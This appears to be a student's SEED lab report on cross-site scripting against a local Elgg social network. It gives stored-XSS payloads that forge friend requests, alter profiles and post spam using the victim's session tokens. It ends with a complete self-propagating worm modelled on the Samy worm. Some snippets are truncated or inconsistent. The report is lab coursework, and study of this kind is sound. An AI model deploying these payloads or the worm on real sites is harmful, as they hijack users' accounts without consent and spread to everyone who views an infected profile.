


Task-1: Becoming the Victim's Friend


Initial Inspection :

1. We have sent a friend request manually.



2. While doing so we monitored the HTTP requests generated during the process. The url:

http://www.seed-server.com/action/friends/add?friend=56&_elgg_ts=1708021837&_elgg_token=fyYO7zMPPUD9OA0vzYeBWw&_elgg_token=fyYO7zMPPUD9OA0vzYeBWw



The request's endpoint `/action/friends/add`. Key elements -

- The HTTP Method: `GET`.
 - Parameters: `friend`, `__elgg_ts` (a timestamp), and `__elgg_token` (a security token).
3. Here, to whom we send a friend request his/her ID goes to the `friend` parameter. So, we have to change it to Samy's ID which is `59`. And the other two parameters are taken from `elgg` object. This object is created while exchanging any information to backend.


Implementation:

```
<> 1905107_Task_1.html X
<> 1905107_Task_1.html > script
1  <script type="text/javascript">
2      window.onload = function() {
3          if (typeof elgg !== 'undefined'){
4              if(elgg.security && elgg.security.token) {
5                  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
6                  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
7                  var loggedInUserId = elgg.session.user.guid;
8
9                  if (loggedInUserId !== 59) {
10                     var sendurl = "http://www.seed-server.com/action/friends/add?
11                        friend=59" + ts + token;
12                     var Ajax = new XMLHttpRequest();
13                     Ajax.open("GET", sendurl, true);
14                     Ajax.setRequestHeader("Host", "www.seed-server.com");
15                     Ajax.setRequestHeader("Content-Type", "application/
16                        x-www-form-urlencoded");
17                     Ajax.send();
18                 }
19             }
20         }
    </script>
```

Sami doesn't get affected

sends request to sami's ID


Output flow:



Task-2: Modifying the Victim's Profile

Initial Inspection:

1. We have edited our profile manually to check what changes happen and what requests are sent to the network.



2. While doing so we monitored the HTTP requests generated during the process.

- **Endpoint:** The `/action/profile/edit` URL, responsible for handling profile updates.
- **Parameters:** `__elgg_ts`, `__elgg_token` (security tokens), and various profile fields (e.g., `description`, `accesslevel[description]`, etc.)
- **Request body:**

```
2
-----192626357034251188632507289941
Content-Disposition: form-data; name="briefdescription"

printf("Hello World!\n")
-----192626357034251188632507289941
Content-Disposition: form-data; name="accesslevel[briefdescription]"

2
-----192626357034251188632507289941
Content-Disposition: form-data; name="location"

Rangpur, Bangladesh
-----192626357034251188632507289941
Content-Disposition: form-data; name="accesslevel[location]"

2
-----192626357034251188632507289941
Content-Disposition: form-data; name="interests"

Music
-----192626357034251188632507289941
Content-Disposition: form-data; name="accesslevel[interests]"

2
-----192626357034251188632507289941
Content-Disposition: form-data; name="skills"

Playing Instruments
-----192626357034251188632507289941
Content-Disposition: form-data; name="accesslevel[skills]"

2
-----192626357034251188632507289941
Content-Disposition: form-data; name="contactemail"

fahad11ahmed11@gmail.com
-----192626357034251188632507289941
Content-Disposition: form-data; name="accesslevel[contactemail]"

2
-----192626357034251188632507289941
Content-Disposition: form-data; name="phone"

0521-51551
-----192626357034251188632507289941
Content-Disposition: form-data; name="accesslevel[phone]"

-----192626357034251188632507289941
Content-Disposition: form-data; name="__elgg_token"

yXAZ7GqLbCRoXXkr2iNaLg
-----192626357034251188632507289941
Content-Disposition: form-data; name="__elgg_ts"

1708077934
-----192626357034251188632507289941
Content-Disposition: form-data; name="name"

Samy
-----192626357034251188632507289941
Content-Disposition: form-data; name="description"

<script type="text/javascript">
window.onload = function() {
  if (typeof elgg != 'undefined'){
    if(elgg.security && elgg.security.token) {
      var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
      var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
      var loggedInUserId = elgg.session.user.guid;

      if (loggedInUserId != 59) {
        var sendurl = "http://www.seed-server.com/action/friends/add?";
        var Ajax = new XMLHttpRequest();
        Ajax.open("GET", sendurl, true);
        Ajax.setRequestHeader("Host", "www.seed-server.com");
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-");
        Ajax.send();
      }
    }
  }
}
</script>
-----192626357034251188632507289941
Content-Disposition: form-data; name="accesslevel[description]"

2
-----192626357034251188632507289941
Content-Disposition: form-data; name="briefdescription"

printf("Hello World!\n")
-----192626357034251188632507289941
Content-Disposition: form-data; name="accesslevel[briefdescription]"

2
-----192626357034251188632507289941
Content-Disposition: form-data; name="website"

http://www.seed-server.com/profile/samy
-----192626357034251188632507289941
Content-Disposition: form-data; name="accesslevel[website]"

2
-----192626357034251188632507289941
Content-Disposition: form-data; name="twitter"

akash123
-----192626357034251188632507289941
Content-Disposition: form-data; name="accesslevel[twitter]"

2
-----192626357034251188632507289941
Content-Disposition: form-data; name="guid"

59
-----192626357034251188632507289941 --
```

Analysis:

We need to collect a token and timestamp, and using how we want to modify the profile we have to generate content and then construct the content body and then send this body with our request.

Implementation:

```
<script type="text/javascript">
window.onload = function() {
  if (typeof elgg !== 'undefined'){
    if(elgg.security && elgg.security.token && elgg.session && elgg.session.user) {
      var ts = elgg.security.token.__elgg_ts;
      var token = elgg.security.token.__elgg_token;
      var loggedInUserId = elgg.session.user.guid;

      var myID = 59;

      if(loggedInUserId !== 59) {
        var sendurl = "http://www.seed-server.com/action/profile/edit";
      }
    }
  }
}
```

```
function getDescription() {
  var description = 'Lorem ipsum dolor sit amet, consectetur adipiscing elit. Integer eget dui vitae velit congue vestibulum. ';
  return description;
}

function getRandomLocation() {
  const locations = [
    "New York City, USA",
    "Tokyo, Japan",
    "Paris, France",
    "Sydney, Australia",
    "Rio de Janeiro, Brazil",
    "Cape Town, South Africa",
    "Rome, Italy",
    "Mumbai, India",
    "Reykjavik, Iceland",
    "Buenos Aires, Argentina"
  ];

  const randomIndex = Math.floor(Math.random() * locations.length);
  return locations[randomIndex];
}

function getRandomPhoneNumber() {
  const bangladeshPhoneNumbers = [
    "+8801712345678",
    "+8801812345678",
    "+8801912345678",
    "+8801512345678",
    "+8801612345678",
    "+8801412345678",
    "+8801312345678",
    "+8801212345678",
    "+8801112345678",
    "+8801912345679"
  ];

  const randomIndex = Math.floor(Math.random() * bangladeshPhoneNumbers.length);
  return bangladeshPhoneNumbers[randomIndex];
}

function getRandomUrl() {
  const urls = [
    "https://www.example1.com",
    "https://www.example2.com",
    "https://www.example3.com",
    "https://www.example4.com",
    "https://www.example5.com",
    "https://www.example6.com",
    "https://www.example7.com",
    "https://www.example8.com",
    "https://www.example9.com",
    "https://www.example10.com"
  ];

  const randomIndex = Math.floor(Math.random() * urls.length);
  return urls[randomIndex];
}
```


random DATA generating function



Execution flow:

1. When a user visits the infected profile, the script automatically triggers.


Output flow:



Task-3: Posting on the Wire on Behalf of the Victim


Initial Inspection:

1. We created a post to understand the process flow.



2. Important terms -

- **Endpoint:** The `/action/profile/edit` URL.
- **Url:** <http://www.seed-server.com/action/thewire/add>
- **Method:** `POST`
- **Parameters:** `__elgg_ts`, `__elgg_token` (security tokens), and various profile fields (e.g., `description`, `accesslevel[description]`, etc.)
- **Request body:**



```
1 -----5569408261176059267386489418
2 Content-Disposition: form-data; name="__elgg_token"
3
4 UEE-4mRLRGtthClv6NnsGQ
5 -----5569408261176059267386489418
6 Content-Disposition: form-data; name="__elgg_ts"
7
8 1708081326
9 -----5569408261176059267386489418
10 Content-Disposition: form-data; name="body"
11
12 hi everyone! i am a hacker!! i will hack your account!
13 -----5569408261176059267386489418--
14
```

Analysis:

Url is the same for everyone. Request body differs from each other. We have to write a script that loads every time when someone visits samy's profile.

Implementation:

```
<script type="text/javascript">
  window.onload = function(){
    if (typeof elgg !== 'undefined'){
      if(elgg.security && elgg.security.token) {
        var ts = elgg.security.token.__elgg_ts;
        var token = elgg.security.token.__elgg_token;

        var sendurl = "http://www.seed-server.com/action/thewire/add";

        var message = "To earn 12 USD/Hour(!), visit now\n";
        message = message + encodeURIComponent("http://www.seed-server.com/profile/samy") ;

        var content = "__elgg_token=" + token;
        content = content + "&__elgg_ts=";
        content = content + ts + "&body="+message;

        var myID = 59;
        var loggedInUserId = elgg.session.user.guid;

        if(loggedInUserId !== myID){
          var Ajax = new XMLHttpRequest();
          Ajax.open("POST", sendurl, true);
          Ajax.setRequestHeader("Host", "www.seed-server.com");
          Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
          Ajax.send(content);
        }
      }
    }
  }
}


</script>
```

wire post add url

post content

POST request

Output flow:



Task-4: Design a Self-Propagating Worm

Analysis:

- The worm locates its own code by finding the `<script>` tag with the id `"worm"`.
- To propagate the worm. We have to add header and tail to the worm body and make the worm structure.
- - 3 urls for three tasks.
 - 2 body for the last two task
 - 3 request for the 3 task
- After the worm is created in Samy's profile. Those who visit Samy get affected. And they also become the source of worms. Whenever any other user enters in any of the affected ID they also get affected.

Implementation:

```
<script id="worm">
    window.onload = function() {
        if (typeof elgg !== 'undefined'){
            if(elgg.security && elgg.security.token && elgg.session && elgg.session.user) {
                var ts = elgg.security.token.__elgg_ts;
                var token = elgg.security.token.__elgg_token;
                var loggedInUserId = elgg.session.user.guid;


                //worm code from script tag
                var wormText = document.getElementById("worm");
                var jsCode = '';
                if (wormText){
                    jsCode = wormText.innerHTML;
                }
                var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
                var tailTag = "</\" + \"script>\"";
                var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

                // prevent own affects
                var myID = 59;
                if (loggedInUserId !== myID) {
                    // url - friend request
                    var urlAddFriend = "http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=" + ts + "&__elgg_token=" + token;
                    // url - update profile
                    var urlProfile = "http://www.seed-server.com/action/profile/edit";
                    var profileInfo = "description=" + wormCode + "&guid=" + loggedInUserId + "&__elgg_ts=" + ts + "&__elgg_token=" + token;
                    // url - wire post
                    var urlWire = "http://www.seed-server.com/action/thewire/add";
                    var message = "To earn 12 USD/Hour(!), visit now " + "http://www.seed-server.com/profile/" + elgg.session.user.username;
                    var wireInfo = "body=" + encodeURIComponent(message) + "&__elgg_ts=" + ts + "&__elgg_token=" + token;


                    // send request
                    var AjaxFR = new XMLHttpRequest();
                    AjaxFR.open("GET", urlAddFriend, true);
                    AjaxFR.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
                    AjaxFR.send();
                    // Update profile with worm
                    var AjaxPU = new XMLHttpRequest();
                    AjaxPU.open("POST", urlProfile, true);
                    AjaxPU.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
                    AjaxPU.onreadystatechange = function() {
                        if (AjaxPU.readyState === XMLHttpRequest.DONE && AjaxPU.status === 200) {
                            // Post on The Wire
                            var AjaxWP = new XMLHttpRequest();
                            AjaxWP.open("POST", urlWire, true);
                            AjaxWP.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
                            AjaxWP.send(wireInfo);
                        }
                    };
                    AjaxPU.send(profileInfo);
                }
            }
        }
    }
}
</script>
```

Output flow:

1. Initially charlie's (a random user) profile



2. He visit another affected user (Boby)



3. He gets affected

